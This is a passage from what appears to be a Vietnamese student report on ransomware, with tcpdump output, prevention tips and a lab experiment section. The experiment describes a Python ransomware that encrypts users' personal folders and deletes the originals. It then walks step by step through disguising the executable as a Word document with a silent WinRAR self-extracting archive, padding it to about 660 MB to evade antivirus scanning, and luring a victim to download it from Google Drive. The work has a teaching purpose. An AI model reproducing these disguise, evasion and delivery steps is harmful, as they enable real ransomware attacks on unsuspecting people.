12:12:19.101841 IP fe80::c6b:7fff:fe26:ceac > 239.255.255.250.1900: UDP, length 171
12:12:19.192591 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 54682: PTR 250.255.255.239.in-addr.arpa. (46)
12:12:19.317084 IP b.resolvers.Level3.net.domain > ubuntu1nux.49879: 54682 NXDomain 0/1/0 (103)
12:12:19.636296 IP fe80::c6b:7fff:fe26:ceac > gateway.bootps: BOOTP/DHCP, Request from 84:f4:1e:5:20:5e (out unknown), length 289
12:12:19.637071 IP fe80::c6b:7fff:fe26:ceac > b.resolvers.Level3.net.domain 26999: PTR 1.0.168.192.in-addr.arpa. (42)
12:12:19.831442 IP gateway.bootps > 245.255.255.255.bootps: BOOTP/DHCP, Reply, length 235
12:12:19.931402 IP b.resolvers.Level3.net.domain > ubuntu1nux.51783: 26999 NXDomain* 0/1/0 (101)
12:12:20.102446 IP fe80::c6b:7fff:fe26:ceac > 239.255.255.250.1900: UDP, length 171
12:12:20.239751 IP fe80::c6b:7fff:fe26:ceac > 224.0.0.251.ndns: 10 [2q] PTR (QM?) _233637DE_.sub.googlecast._tcp.local. PTR (QM?) _googlecast._tcp.local. (61)

3 packets captured
34 packets received by filter
0 packets dropped by kernel

```

Hình 2.30: Hình ảnh TCPDump được sử dụng trên Ubuntu.

2.6 Cách phòng chống các cuộc tấn công Ransomware

Ransomware và các loại mã độc khác như: virus, trojan, worm đều gây ra nguy cơ lớn cho hệ thống thông tin. Việc áp dụng các biện pháp phòng chống là cách hiệu quả nhất để giảm thiểu rủi ro và bảo vệ hệ thống.



Hình 2.31: Hình ảnh ví dụ về phòng chống.

Một số biện pháp phòng chống như:

- Cập nhật thường xuyên để luôn giữ phần mềm, hệ điều hành và phần mềm diệt virus ở phiên bản mới nhất.
- Thực hiện sao lưu dữ liệu định kỳ và lưu trữ ở nơi an toàn.
- Không mở email lạ, không click vào link không đáng tin cậy.
- Cài đặt phần mềm diệt virus, firewall và các công cụ bảo mật khác.
- Chỉ cấp quyền truy cập cho những người cần thiết.
- Tăng cường đào tạo nhân viên nhận biết các hình thức tấn công như phishing, email giả mạo, và liên kết độc hại.
- Triển khai mô hình Zero Trust Architecture để đảm bảo rằng tất cả các yêu cầu truy cập phải được xác minh danh tính và thiết bị, giúp ngăn ngừa sự lây lan của mã độc.

Chương 3: THỰC NGHIỆM

3.1 Môi trường thực nghiệm

Cả hai bên máy tấn công và nạn nhân được thực hiện trên môi trường VMware Workstation Pro 17.


a) Bên tấn công

- Sử dụng hệ điều hành Windows 10.
- Card mạng Nat.
- Chương trình được viết dưới dạng ngôn ngữ python.
- Sử dụng pyinstaller để chuyển sang dạng exe.
- Dùng Winrar để che ẩn đi Malware dưới lớp vỏ bọc File Word đuôi docx.
- Gửi File qua cho nạn nhân thông qua google drive và dụ nạn nhân tải xuống.

b) Bên nạn nhân

- Sử dụng hệ điều hành Windows 10.
- Đã tắt đi Firewall khi thực hiện chương trình.

3.2 Mô hình thực nghiệm



Hình 3.1: Mô hình thực nghiệm

3.3 Mô tả về hai file Malware và giaima

a) Malware

Đoạn mã Malware là một chương trình Python sử dụng các thư viện mã hóa RSA và AES để mã hóa các tệp trong một số thư mục nhất định. Nó cũng sử dụng đa luồng để xử lý nhiều thư mục cùng lúc. Dưới đây là phân tích chi tiết từng phần:

PUB_KEY: để lưu trữ khóa công khai RSA mã hóa dưới dạng base64 và khóa này được giải mã và sử dụng để mã hóa khóa phiên (session key).

TARGET_DIRECTORIES: Chứa các danh sách thư mục mục tiêu để quét và mã hóa tệp. Bao gồm các thư mục như: Desktop, Downloads, Documents, Pictures, Music, Videos.

EXCLUDED_EXTENSIONS: Bộ lọc loại trừ các tệp có phần mở rộng không được mã hóa (ví dụ: .py, .pem, .exe).

ENCRYPTED_LOG_FILE: Tệp log lưu danh sách các tệp đã bị mã hóa.

scan_recurse(base_dir):

- Duyệt đệ quy qua tất cả các tệp và thư mục trong thư mục gốc base_dir.
- Bỏ qua các thư mục/tệp không truy cập được do lỗi quyền (PermissionError) hoặc không tồn tại (FileNotFoundError).

encrypt(data_file, public_key):

- Bỏ qua tệp nếu phần mở rộng thuộc danh sách loại trừ.
- Đọc nội dung tệp.
- RSA: Sử dụng khóa công khai RSA để mã hóa khóa phiên (session key).
- AES: Sử dụng khóa phiên được mã hóa để mã hóa nội dung tệp bằng chế độ EAX (mã hóa + kiểm tra tính toàn vẹn).
- Lưu tệp mã hóa với phần mở rộng .rans.
- Xóa tệp gốc và thêm tệp vào danh sách original_files.

process_directory(directory)

- Duyệt qua các tệp trong thư mục và gọi hàm encrypt() để mã hóa.

save_encrypted_file_log()

- Lưu danh sách các tệp đã mã hóa vào tệp log danhsach_files.txt.

logging.basicConfig: Cấu hình ghi log:

- Ghi vào tệp rans_log.txt.
- Mức ghi: INFO.

- Ghi thời gian và cấp độ của sự kiện.

Đa luồng

- Sử dụng ThreadPoolExecutor để xử lý mã hóa các thư mục trong TARGET_DIRECTORIES đồng thời, giúp tăng tốc độ xử lý.

Quá trình hoạt động:

1. Chương trình quét tất cả các tệp trong các thư mục mục tiêu (trừ các tệp bị loại trừ).
2. Mỗi tệp được mã hóa bằng:
 - RSA: Để mã hóa khóa phiên.
 - AES: Để mã hóa nội dung tệp.
3. Tệp mã hóa được lưu với phần mở rộng .rans, và tệp gốc bị xóa.
4. Danh sách các tệp đã mã hóa được lưu vào danh sách_files.txt.
5. Quá trình mã hóa được ghi lại trong tệp log rans_log.txt.

b) Giaima

Đoạn mã thực hiện chức năng quét các thư mục của người dùng trên máy tính để tìm các tệp tin có đuôi cụ thể (ở đây là .rans), sau đó giải mã chúng bằng cách sử dụng RSA để giải mã khóa phiên và AES để giải mã nội dung tệp. Kết quả được ghi vào tệp gốc và xóa tệp mã hóa nếu giải mã thành công. Ngoài ra, mã cũng ghi nhật ký hoạt động và hiển thị thông báo GUI. Dưới đây là chi tiết từng phần:

logging.basicConfig()

- Tạo file nhật ký: Ghi lại tất cả các hoạt động liên quan đến giải mã vào decryption_log.txt.
- Cấu hình mức độ ghi nhật ký: INFO để ghi lại các thông tin chi tiết; WARNING hoặc ERROR khi có lỗi.

PRIVATE_KEY (Khóa RSA)

- Khóa riêng RSA dùng để giải mã khóa phiên AES. Khóa này phải được bảo mật kỹ vì nếu bị lộ, kẻ tấn công có thể giải mã các tệp được mã hóa.

scan_recurse

- Chức năng: Duyệt đệ quy qua các thư mục con bắt đầu từ base_dir.
- Trả về: Một trình tạo (generator) với các tệp tìm thấy.
- Xử lý lỗi: Ghi lại cảnh báo nếu gặp lỗi như quyền truy cập hoặc thư mục không tồn tại.

def decrypt(data_file: Path):

- Nhập khóa riêng RSA: Tạo đối tượng từ PRIVATE_KEY.
- Đọc tệp mã hóa:
 - Chia tệp thành 4 phần:
 - Khóa phiên mã hóa (RSA).
 - Nonce: Giá trị ngẫu nhiên cho AES.
 - Tag: Giá trị xác thực AES.
 - Ciphertext: Dữ liệu đã mã hóa.
- Giải mã khóa phiên: Sử dụng thuật toán RSA-OAEP.
- Giải mã nội dung: Sử dụng AES (chế độ EAX) và kiểm tra xác thực (tag).
- Lưu tệp gốc: Ghi nội dung đã giải mã vào tệp mới (cùng tên, không đuôi .rans).
- Xóa tệp mã hóa: Nếu tệp được giải mã thành công.
- Xử lý lỗi: Ghi lỗi vào nhật ký nếu có bất kỳ vấn đề nào.

def main():

- Xác định các thư mục để quét:
 - Desktop, Downloads, Documents, Pictures, Music, Videos.
- Khởi tạo bộ đếm:
 - total_files: Tổng số tệp được tìm thấy.
 - decrypted_files: Số tệp giải mã thành công.
- Quét tệp tin:
 - Tìm các tệp có phần mở rộng .rans.
- Giải mã tệp song song:
 - Sử dụng ThreadPoolExecutor để tăng tốc độ xử lý.
- Hiển thị kết quả:
 - Sử dụng messagebox để hiển thị thông báo cho người dùng.

Kết quả GUI

- Thành công: Giải mã tất cả các tệp.
- Cảnh báo: Một số tệp không thể giải mã.
- Không tìm thấy: Không có tệp nào cần giải mã.

Quá trình hoạt động:

1. Quét thư mục: Tìm tệp mã hóa .rans trong các thư mục mục tiêu.
2. Giải mã khóa AES: Sử dụng khóa RSA để giải mã khóa phiên AES.

3. Giải mã tệp: Khôi phục nội dung gốc bằng AES và xác minh tính toàn vẹn.
4. Lưu tệp gốc: Ghi tệp đã giải mã và xóa tệp mã hóa ban đầu.

3.3 Kích bản quá trình

Bên tấn công sử dụng hệ điều hành Windows 10 và ngôn ngữ lập trình python để tạo ra hai File (Malware.exe, Giaima.exe). File Malware.exe này được cung cấp qua đường mạng thông qua việc giả mạo thành File docx và được tải xuống trên thiết bị nạn nhân trên google drive.


Sau khi File Malware.exe được cài đặt và kích hoạt trên thiết bị nạn nhân, File sẽ xuất hiện nội dung trong word và sau đó chương trình ẩn bên trong là Malware.exe sẽ bắt đầu thực thi quét toàn bộ file có ở các thư mục như: Desktop, Downloads, Documents, Pictures, Music, Video sau đó sẽ mã hóa toàn bộ các tệp tin có trong các thư mục thành đuôi .rans và hiện thông báo cho nạn nhân biết mình bị tấn công Ransomware và yêu cầu họ gửi tiền chuộc kèm hình ảnh giao dịch gửi qua mail Attacker.

Khi nhận được tiền chuộc từ nạn nhân, bên Attacker sẽ gửi cho họ chương trình giải mã (giaima.exe) cho nạn nhân download về máy, khi nhấp vào chương trình sẽ quét các thư mục đang bị dính đuôi rans và giải mã nó về hiện trạng File gốc ban đầu.

3.4 Quá trình thực nghiệm

Ở quá trình thực nghiệm này ta sẽ chia làm 3 giai đoạn.

Giai đoạn 1: Tạo File mã độc và giả mạo thành File docx.



Name	Date modified	Type	Size
giaima	12/24/2024 12:01 AM	Python File	6 KB
Malware	12/24/2024 7:29 PM	Python File	8 KB

Hình 3.2: Hai File mã độc được viết dưới dạng Python.

Sử dụng Pyinstaller để chuyển chúng thành file đuôi exe

Chú ý:

- Download pyinstaller qua cmd với câu lệnh: `pip install pyinstaller`
- Biên dịch nó qua câu lệnh sau: `pyinstaller --onefile -w Malware.py`

Tiếp đến biên dịch File py thành exe


```
C:\Windows\System32\cmd.exe - pyinstaller --onefile -w Malware.py

Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nhatv\Desktop\Malware>pyinstaller --onefile -w Malware.py
1042 INFO: PyInstaller: 6.11.1, contrib hooks: 2024.10
1045 INFO: Python: 3.13.1
1212 INFO: Platform: Windows-10-10.0.19045-SP0
1212 INFO: Python environment: C:\Users\nhatv\AppData\Local\Programs\Python\Python313
1215 INFO: wrote C:\Users\nhatv\Desktop\Malware\Malware.spec
1228 INFO: Module search paths (PYTHONPATH):
['C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Scripts\\pyinstaller.exe',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\python313.zip',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\DLLs',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Lib',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages\\setuptools',
'C:\\Users\\nhatv\\Desktop\\Malware']
```

Hình 3.3: Biên dịch File Malware.

```
C:\Windows\System32\cmd.exe - pyinstaller --onefile -w giaima.py

Microsoft Windows [Version 10.0.19045.5247]
(c) Microsoft Corporation. All rights reserved.

C:\Users\nhatv\Desktop\Malware>pyinstaller --onefile -w giaima.py
700 INFO: PyInstaller: 6.11.1, contrib hooks: 2024.10
702 INFO: Python: 3.13.1
788 INFO: Platform: Windows-10-10.0.19045-SP0
789 INFO: Python environment: C:\Users\nhatv\AppData\Local\Programs\Python\Python313
793 INFO: wrote C:\Users\nhatv\Desktop\Malware\giaima.spec
801 INFO: Module search paths (PYTHONPATH):
['C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Scripts\\pyinstaller.exe',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\python313.zip',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\DLLs',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Lib',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages',
'C:\\Users\\nhatv\\AppData\\Local\\Programs\\Python\\Python313\\Lib\\site-packages\\setuptools\\_vendor',
'C:\\Users\\nhatv\\Desktop\\Malware']
2243 INFO: checking Analysis
2244 INFO: Building Analysis because Analysis-00.toc is non existent
2244 INFO: Running Analysis Analysis-00.toc
2244 INFO: Target bytecode optimization level: 0
2244 INFO: Initializing module dependency graph...
2247 INFO: Initializing module graph hook caches
```


Hình 3.4: Biên dịch File giaima.

Ở đây, sau khi biên dịch xong ta có hai File exe.

malware > dist			
Name	Date modified	Type	Size
giaima	12/24/2024 9:30 PM	Application	14,970 KB
Malware	12/24/2024 9:30 PM	Application	14,996 KB


Hình 3.5: Hai File sau khi biên dịch.

Tiếp đến, tạo một File word, lưu lại với đuôi docx.




Hình 3.6: File word.

Gộp hai File (Malware, Noidung) lại với nhau thông qua Winrar -> Add to archive.




Hình 3.7: Gộp hai File Malware và Noidung lại với nhau.

Thay đổi tên ở Archive name và click vào Create SFX archive đây là phương thức có khả năng tự giải nén mà không cần cài đặt phần mềm giải nén chuyên dụng.




Hình 3.8: Đổi tên File và click vào SFX.

Vào mục Advanced và chọn SFX options.




Hình 3.9: Vào mục Advanced.

Ở mục Setup ta sẽ nhập file nào click vô sẽ xuất hiện trước.




Hình 3.10: Chọn File xuất hiện trước.

Phần Modes tích vào Unpack to temporary folder và hide all để giải nén dữ liệu vào thư mục tạm và quá trình giải nén diễn ra hoàn toàn trong nền, người dùng không thấy bất kỳ cửa sổ hoặc thông báo nào.




Hình 3.11: Chọn hình giải nén.

Ở phần text and icon ta chuẩn bị sẵn ảnh docx có đuôi .ico để tải lên.




Hình 3.11: Tải hình icon docx lên.

Phần update chọn Extract and update files để cập nhật tệp nếu tệp trong archive mới hơn tệp trong thư mục đích, bỏ qua nếu không có sự thay đổi và Overwrite all files để ghi đè tất cả các tệp trong thư mục đích bằng các tệp từ archive, không quan tâm đến sự khác biệt về thời gian sửa đổi.




Hình 3.12: Cập nhập files.

Sau khi xong các thao tác trên ta nhấn OK bên dưới để thực thi tiến trình.



Hình 3.13: Thực thi.



Hình 3.14: Kết quả sau khi thực thi.


Tiếp đến để tránh bị quét bởi các công cụ phát hiện như virustotal, ta sẽ tăng kích thước file lên ngưỡng gần 700MB vì yếu điểm của các công cụ quét File virus là sẽ quét file không quá 600 MB. Ta sẽ sử dụng đoạn mã code python để tăng kích thước của nó.

```
tangkichthuoc - Notepad
File Edit Format View Help
def increase_file_size(file_name, size_in_mb):
    try:
        with open(file_name, 'ab') as f:
            f.write(b'\0' * size_in_mb * 1024 * 1024)
            print(f"Tập tin '{file_name}' đã được tăng thêm {size_in_mb} MB.")
    except Exception as e:
        print(f"Đã xảy ra lỗi: {e}")

increase_file_size("Noidung.docx.exe", 660)
```


Hình 3.15: Chương trình tăng MB của File lên.

Kết quả sau khi tăng size file lên



Hình 3.16: File mã độc đã được tăng size disk.


Tiếp đến là việc chuyển file qua cho nạn nhân, ở đây mình sẽ tạo google drive và thư mục “Noi dung bai hoc” để đẩy file đó lên và nhắn tin dụ nạn nhân vô đó để down file nội dung bài học về máy của mình.



